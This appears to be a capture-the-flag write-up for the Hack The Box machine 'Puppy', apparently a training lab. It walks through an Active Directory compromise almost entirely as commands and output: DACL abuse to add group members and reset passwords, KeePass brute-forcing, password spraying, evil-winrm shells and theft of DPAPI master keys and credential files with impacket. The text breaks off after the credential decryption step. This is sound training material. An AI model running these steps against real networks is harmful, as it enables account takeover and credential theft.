Puppy

Initial Access

```
nmap -p- -sC -sV -vv -T4 -oA puppy 10.129.47.141
```

As is common in real life pentests, you will start the Puppy box with credentials for the following account:

```
levi.james:KingofAkron2025!
```

```
nxc smb 10.129.47.141
```

```
[*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
```

```
echo '10.129.47.141 puppy.htb dc.puppy.htb' | sudo tee -a /etc/hosts
```

```
┌──(kali㉿kali)-[~/htb/ad/puppy/puppy-smb]
└─$ echo '10.129.47.141 puppy.htb dc.puppy.htb' | sudo tee -a /etc/hosts
[sudo] password for kali:
10.129.47.141 puppy.htb dc.puppy.htb
```

Enumerating SMB

```
smbclient -L  \\\\10.129.47.141\\ -U 'levi.james'
```

```
┌──(kali㉿kali)-[~/htb/ad/puppy/puppy-smb]
└─$ smbclient -L  \\\\10.129.47.141\\ -U 'levi.james'
Password for [WORKGROUP\levi.james]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        DEV             Disk      DEV-SHARE for PUPPY-DEVS
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.47.141 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

We see that we have a share named `DEV` that we can access the files in it and in the

description we can see that it is the "*DEV-SHARE for PUPPY-DEVS*"

```
┌──(kali㉿kali)-[~/htb/ad/puppy/puppy-smb]
└─$ smbclient  \\\\10.129.47.141\\DEV -U 'levi.james'
Password for [WORKGROUP\levi.james]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
```


Collecting bloodhound data

```
rusthound-ce -d puppy.htb -u levi.james@puppy.htb -z
```

```
2025-10-27T19:29:26Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
2025-10-27T19:29:26Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
2025-10-27T19:29:26Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
2025-10-27T19:29:26Z INFO  rusthound_ce::json::maker::common] 10 users parsed!
2025-10-27T19:29:26Z INFO  rusthound_ce::json::maker::common] 64 groups parsed!
2025-10-27T19:29:26Z INFO  rusthound_ce::json::maker::common] 1 computers parsed!
2025-10-27T19:29:26Z INFO  rusthound_ce::json::maker::common] 3 ous parsed!
2025-10-27T19:29:26Z INFO  rusthound_ce::json::maker::common] 3 domains parsed!
2025-10-27T19:29:26Z INFO  rusthound_ce::json::maker::common] 3 gpos parsed!
2025-10-27T19:29:26Z INFO  rusthound_ce::json::maker::common] 73 containers parsed!
2025-10-27T19:29:26Z INFO  rusthound_ce::json::maker::common] .//20251027152926_puppy-htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 15:29:26 on 10/27/25! Happy Graphing!
```

Abusing DACLs - GenericWrite

We see that the user `levi.james` is part of the group `HR` and the group `HR` has `GenericWrite` rights over the group `Developers`



Generic Write access grants you the ability to write to any non-protected attribute on the target object, including "members" for a group, and "serviceprincipalnames" for a user

`GenericWrite` to a group allows you to directly modify group membership of the group.

```
net rpc group addmem "Developers" "levi.james" -U
"puppy.htb"/"levi.james"%'KingofAkron2025!' -S "10.129.47.141"
```

```
┌──(kali㉿kali)-[~/htb/ad/puppy/puppy-bloodhound]
└─$ net rpc group addmem "Developers" "levi.james" -U "puppy.htb"/"levi.james"%'KingofAkron2025!' -S "10.129.47.141"

┌──(kali㉿kali)-[~/htb/ad/puppy/puppy-bloodhound]
└─$ net rpc group members "Developers" -U "puppy.htb"/"levi.james"%'KingofAkron2025!' -S "10.129.47.141"
PUPPY\levi.james
PUPPY\ant.edwards
PUPPY\adam.silver
PUPPY\jamie.williams

┌──(kali㉿kali)-[~/htb/ad/puppy/puppy-bloodhound]
└─$
```

Now the user `levi.james` can access the share `DEV` as they are the part of the `Developers` group


```
┌──(kali㉿kali)-[~/htb/ad/puppy/puppy-bloodhound]
└─$ smbclient  \\\\10.129.47.141\\DEV -U 'levi.james'
Password for [WORKGROUP\levi.james]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Sun Mar 23 03:07:57 2025
  ..                                   D        0  Sat Mar  8 11:52:57 2025
  KeePassXC-2.7.9-Win64.msi            A 34394112  Sun Mar 23 03:09:12 2025
  Projects                             D        0  Sat Mar  8 11:53:36 2025
  recovery.kdbx                        A     2677  Tue Mar 11 22:25:46 2025

                5080575 blocks of size 4096. 1628603 blocks available
smb: \>
```

Downloading the `recovery.kdbx` file

```
get recovery.kdbx
```

Attacking Keepass

We try to open the file using `keepass2`, but we are prompted to enter a master password



Lock POP


Source - https://github.com/thebugitself/lockpop

lockpop is a simple, multi-process brute-force tool for cracking KeePass .kdbx databases using a password wordlist.

```
python3 lockpop.py -d ../recovery.kdbx -w /usr/share/wordlists/rockyou.txt
```

```
┌──(kali㉿kali)-[~/…/ad/puppy/puppy-smb/lockpop]
└─$ python3 lockpop.py -d ../recovery.kdbx -w /usr/share/wordlists/rockyou.txt
Starting lockpop ...
Database file : ../recovery.kdbx
Wordlist      : /usr/share/wordlists/rockyou.txt
Threads used  : 4


Brute-force finished.
Passwords tried : 36
Time taken      : 16.64 seconds

Password found: liverpool
```

We have unlocked the database file -



So we have a list of passwords and few usernames, lets try to brute-force these passwords with the users.

Enumerating Users

```
nxc smb puppy.htb -u levi.james -p 'KingofAkron2025!' --rid-brute | grep
SidTypeUser > users.txt
```


```
Administrator
Guest
krbtgt
DC$
levi.james
ant.edwards
adam.silver
jamie.williams
steph.cooper
steph.cooper_adm
samuel.blake
steve.tucker
```

```
nxc smb puppy.htb -u users.txt -p pass.txt --continue-on-success
```

```
[-] PUPPY.HTB\DC$:Antman2025! STATUS_LOGON_FAILURE
[-] PUPPY.HTB\levi.james:Antman2025! STATUS_LOGON_FAILURE
[+] PUPPY.HTB\ant.edwards:Antman2025!
[-] PUPPY.HTB\adam.silver:Antman2025! STATUS_LOGON_FAILURE
[-] PUPPY.HTB\jamie.williams:Antman2025! STATUS_LOGON_FAILURE
[-] PUPPY.HTB\steph.cooper:Antman2025! STATUS_LOGON_FAILURE
[*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
[+] PUPPY.HTB\ant.edwards:Antman2025!
```

Abusing DACLs - GenericAll

We see that the user `ant.edwards` is part of the group `Senior Devs` and the members of the group have `GenericAll` rights on the user `adam.silver`



ForceChangePassword

```
net rpc password "adam.silver" "Password123#" -U
"puppy.htb"/"ant.edwards"%'Antman2025!' -S "10.129.47.141"
```

We see that the account of the user `adam.silver` is disabled

```
[*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
[-] PUPPY.HTB\adam.silver:Password123# STATUS_ACCOUNT_DISABLED
```

Enabling a Disabled AD account

```
bloodyAD -u ant.edwards -d puppy.htb -p 'Antman2025!' --host 10.129.47.141 remove
uac adam.silver -f ACCOUNTDISABLE
```

```
┌──(kali㉿kali)-[~/htb/ad/puppy/puppy-smb]
└─$ bloodyAD -u ant.edwards -d puppy.htb -p 'Antman2025!' --host 10.129.47.141 remove uac adam.silver -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from adam.silver's userAccountControl
```

```
nxc smb puppy.htb -u adam.silver -p 'Password123#'
```

```
[*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
[+] PUPPY.HTB\adam.silver:Password123#
```

Since the user is part of the `Remote Management Users`, we can use `evil-winrm` to get a shell as the user.

Lateral Movement

Enumerating the files as the user `adam.silver`, we find the file `site-backup-2024-12-30.zip`

```
    Directory: C:\Backups


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----          3/8/2025   8:22 AM        4639546 site-backup-2024-12-30.zip


*Evil-WinRM* PS C:\Backups> download site-backup-2024-12-30.zip

Info: Downloading C:\Backups\site-backup-2024-12-30.zip to site-backup-2024-12-30.zip
Progress: 45% : |▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓|
```

Unzipping the zip file -

```
unzip site-backup-2024-12-30.zip
```

```
┌──(kali㉿kali)-[~/htb/ad/puppy/wirnm-loot]
└─$ unzip site-backup-2024-12-30.zip
Archive:  site-backup-2024-12-30.zip
   creating: puppy/
  inflating: puppy/nms-auth-config.xml.bak
   creating: puppy/images/
  inflating: puppy/images/banner.jpg
  inflating: puppy/images/jamie.jpg
  inflating: puppy/images/antony.jpg
  inflating: puppy/images/adam.jpg
  inflating: puppy/images/Levi.jpg
   creating: puppy/assets/
   creating: puppy/assets/js/
  inflating: puppy/assets/js/jquery.scrolly.min.js
  inflating: puppy/assets/js/util.js
  inflating: puppy/assets/js/breakpoints.min.js
  inflating: puppy/assets/js/jquery.min.js
  inflating: puppy/assets/js/main.js
  inflating: puppy/assets/js/jquery.dropotron.min.js
  inflating: puppy/assets/js/browser.min.js
   creating: puppy/assets/webfonts/
```


We find the credentials of the user `steph.cooper`

```
cat nms-auth-config.xml.bak
```

```
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
    <server>
        <host>DC.PUPPY.HTB</host>
        <port>389</port>
        <base-dn>dc=PUPPY,dc=HTB</base-dn>
        <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
        <bind-password>ChefSteph2025!</bind-password>
    </server>
    <user-attributes>
        <attribute name="username" ldap-attribute="uid" />
        <attribute name="firstName" ldap-attribute="givenName" />
        <attribute name="lastName" ldap-attribute="sn" />
        <attribute name="email" ldap-attribute="mail" />
    </user-attributes>
    <group-attributes>
        <attribute name="groupName" ldap-attribute="cn" />
        <attribute name="groupMember" ldap-attribute="member" />
    </group-attributes>
    <search-filter>
        <filter>(&(objectClass=person)(uid=%s))</filter>
    </search-filter>
</ldap-config>
```

```
[-] PUPPY.HTB\Administrator:ChefSteph2025! STATUS_LOGON_FAILURE
[-] PUPPY.HTB\Guest:ChefSteph2025! STATUS_LOGON_FAILURE
[-] PUPPY.HTB\krbtgt:ChefSteph2025! STATUS_LOGON_FAILURE
[-] PUPPY.HTB\DC$:ChefSteph2025! STATUS_LOGON_FAILURE
[-] PUPPY.HTB\levi.james:ChefSteph2025! STATUS_LOGON_FAILURE
[-] PUPPY.HTB\ant.edwards:ChefSteph2025! STATUS_LOGON_FAILURE
[-] PUPPY.HTB\adam.silver:ChefSteph2025! STATUS_LOGON_FAILURE
[-] PUPPY.HTB\jamie.williams:ChefSteph2025! STATUS_LOGON_FAILURE
[+] PUPPY.HTB\steph.cooper:ChefSteph2025!
[-] PUPPY.HTB\steph.cooper_adm:ChefSteph2025! STATUS_LOGON_FAILURE
[-] PUPPY.HTB\samuel.blake:ChefSteph2025! STATUS_LOGON_FAILURE
[-] PUPPY.HTB\steve.tucker:ChefSteph2025! STATUS_LOGON_FAILURE
```

The user `steph.cooper` is part of the `Remote Management Users`




```
evil-winrm -i puppy.htb -u step.cooper -p 'ChefSteph2025!'
```

Privilege Escalation

Attacking DPAPI

The Data Protection API `DPAPI` provides a method for symmetric encryption of data used within the windows OS for the symmetric encryption of asymmetric private keys

DPAPI enables the encryption of keys through a symmetric key that is derived from the user's login secrets

Encrypted user RSA keys, by using DPAPI, are stored in the `%APPDATA%\Microsoft\Protect\{SID}` directory, where {SID} represents the user's Security Identifier.

```
Get-ChildItem  C:\Users\USER\AppData\Roaming\Microsoft\Protect\
Get-ChildItem  C:\Users\USER\AppData\Local\Microsoft\Protect\
```

The credentials files protected by the master password are usually located in:

```
dir C:\Users\username\AppData\Local\Microsoft\Credentials\
dir C:\Users\username\AppData\Roaming\Microsoft\Credentials\
Get-ChildItem -Hidden C:\Users\username\AppData\Local\Microsoft\Credentials\
Get-ChildItem -Hidden C:\Users\username\AppData\Roaming\Microsoft\Credentials\
```

It is used by programs like Chrome, Edge etc. to store sensitive information such as saved passwords, Wi-Fi keys or personal certificates

- The key to the DPAPI is automatically created from the windows login password

Master Key

This is the main key to the encrypted storage (DPAPI) and it is stored in the folder like -

```
C:\Users\USER\AppData\Roaming\Microsoft\Protect\
C:\Users\USER\AppData\Local\Microsoft\Protect\
```

```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Checking for DPAPI Master Keys
È  https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#dpapi
    MasterKey: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407
    Accessed: 3/8/2025 7:40:36 AM
    Modified: 3/8/2025 7:40:36 AM
```

CredFiles

This is the safe box which is encrypted using the **Master Key**, which is where the credentials are stored

```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Checking for DPAPI Credential Files
È  https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#dpapi
    CredFile: C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D
    Description: Local Credential Data

    MasterKey: 556a2412-1275-4ccf-b721-e6a0b4f90407
    Accessed: 3/8/2025 8:14:09 AM
    Modified: 3/8/2025 8:14:09 AM
    Size: 11068
    ================================================================================

    CredFile: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9
    Description: Enterprise Credential Data

    MasterKey: 556a2412-1275-4ccf-b721-e6a0b4f90407
    Accessed: 3/8/2025 7:54:29 AM
    Modified: 3/8/2025 7:54:29 AM
    Size: 414
```

Now we can download the files on to our attack machine and crack them offline.

1. Decrypt the master key using the credentials of the user `steph.cooper`
2. Use the decrypted master key to read the stored passwords in the credfiles.

==Evil-Winrm has trouble downloaded the hidden files, so as a workaround we can do the following -==

- Copy the files to a different location

```
copy <Master Key File Path> masterkey
```

```
*Evil-WinRM* PS C:\Users\steph.cooper\Documents> cd C:\ProgramData
*Evil-WinRM* PS C:\ProgramData> copy C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1
f90407 masterkey
*Evil-WinRM* PS C:\ProgramData>
```

We can see that the file is still hidden

```
# To see the hidden files
gci -force
```

```
*Evil-WinRM* PS C:\ProgramData> ls

    Directory: C:\ProgramData

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d--s-         2/19/2025  11:33 AM                Microsoft
d-----        7/24/2025  12:29 PM                Package Cache
d-----       10/27/2025   9:33 PM                regid.1991-06.com.microsoft
d-----         5/8/2021   1:20 AM                SoftwareDistribution
d-----         5/8/2021   2:36 AM                ssh
d-----        2/19/2025   3:41 AM                USOPrivate
d-----         5/8/2021   1:20 AM                USOShared
d-----         4/4/2025   3:40 PM                VMware

*Evil-WinRM* PS C:\ProgramData> gci -force

    Directory: C:\ProgramData

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d--hsl        2/19/2025  11:32 AM                Application Data
d--hsl        2/19/2025  11:32 AM                Desktop
d--hsl        2/19/2025  11:32 AM                Documents
d--s-         2/19/2025  11:33 AM                Microsoft
d-----        7/24/2025  12:29 PM                Package Cache
d-----       10/27/2025   9:33 PM                regid.1991-06.com.microsoft
d-----         5/8/2021   1:20 AM                SoftwareDistribution
d-----         5/8/2021   2:36 AM                ssh
d--hsl        2/19/2025  11:32 AM                Start Menu
d--hsl        2/19/2025  11:32 AM                Templates
d-----        2/19/2025   3:41 AM                USOPrivate
d-----         5/8/2021   1:20 AM                USOShared
d-----         4/4/2025   3:40 PM                VMware
-a-hs-         3/8/2025   7:40 AM            740 masterkey
--rhs-        5/14/2025   9:53 AM           6616 ntuser.pol
```

Unhide the files

```
attrib -s -h masterkey
```

```
*Evil-WinRM* PS C:\ProgramData> attrib -h -s masterkey
*Evil-WinRM* PS C:\ProgramData> ls


    Directory: C:\ProgramData


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d--s-         2/19/2025  11:33 AM                Microsoft
d-----        7/24/2025  12:29 PM                Package Cache
d-----       10/27/2025   9:33 PM                regid.1991-06.com.microsoft
d-----        5/8/2021   1:20 AM                SoftwareDistribution
d-----        5/8/2021   2:36 AM                ssh
d-----       2/19/2025   3:41 AM                USOPrivate
d-----        5/8/2021   1:20 AM                USOShared
d-----        4/4/2025   3:40 PM                VMware
-a----        3/8/2025   7:40 AM            740 masterkey
```

```
download masterkey
```

Similarly we can copy the CredFiles and download them on the attack machine

```
*Evil-WinRM* PS C:\ProgramData>
*Evil-WinRM* PS C:\ProgramData> copy C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D credfile1
*Evil-WinRM* PS C:\ProgramData> copy C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9 credfile2
*Evil-WinRM* PS C:\ProgramData>

*Evil-WinRM* PS C:\ProgramData>
*Evil-WinRM* PS C:\ProgramData> attrib -h -s credfile1
*Evil-WinRM* PS C:\ProgramData> attrib -h -s credfile2
*Evil-WinRM* PS C:\ProgramData>

*Evil-WinRM* PS C:\ProgramData>
*Evil-WinRM* PS C:\ProgramData> download credfile1

Info: Downloading C:\ProgramData\credfile1 to credfile1

Info: Download successful!
*Evil-WinRM* PS C:\ProgramData> download credfile2

Info: Downloading C:\ProgramData\credfile2 to credfile2
```

impacket-dpapi

Decrypting the master key

```
impacket-dpapi masterkey -file masterkey -sid S-1-5-21-1487982659-1829050783-
2281216199-1107 -password 'ChefSteph2025!'
```

```
[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 556a2412-1275-4ccf-b721-e6a0b4f90407
Flags       :        0 (0)
Policy      : 4ccf1275 (1288639093)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
```

Using the decryption key to read the passwords

The file `CredFile1` did not have useful data but in the file `credfile2`, we found the credentials for the user `steph.cooper_adm`

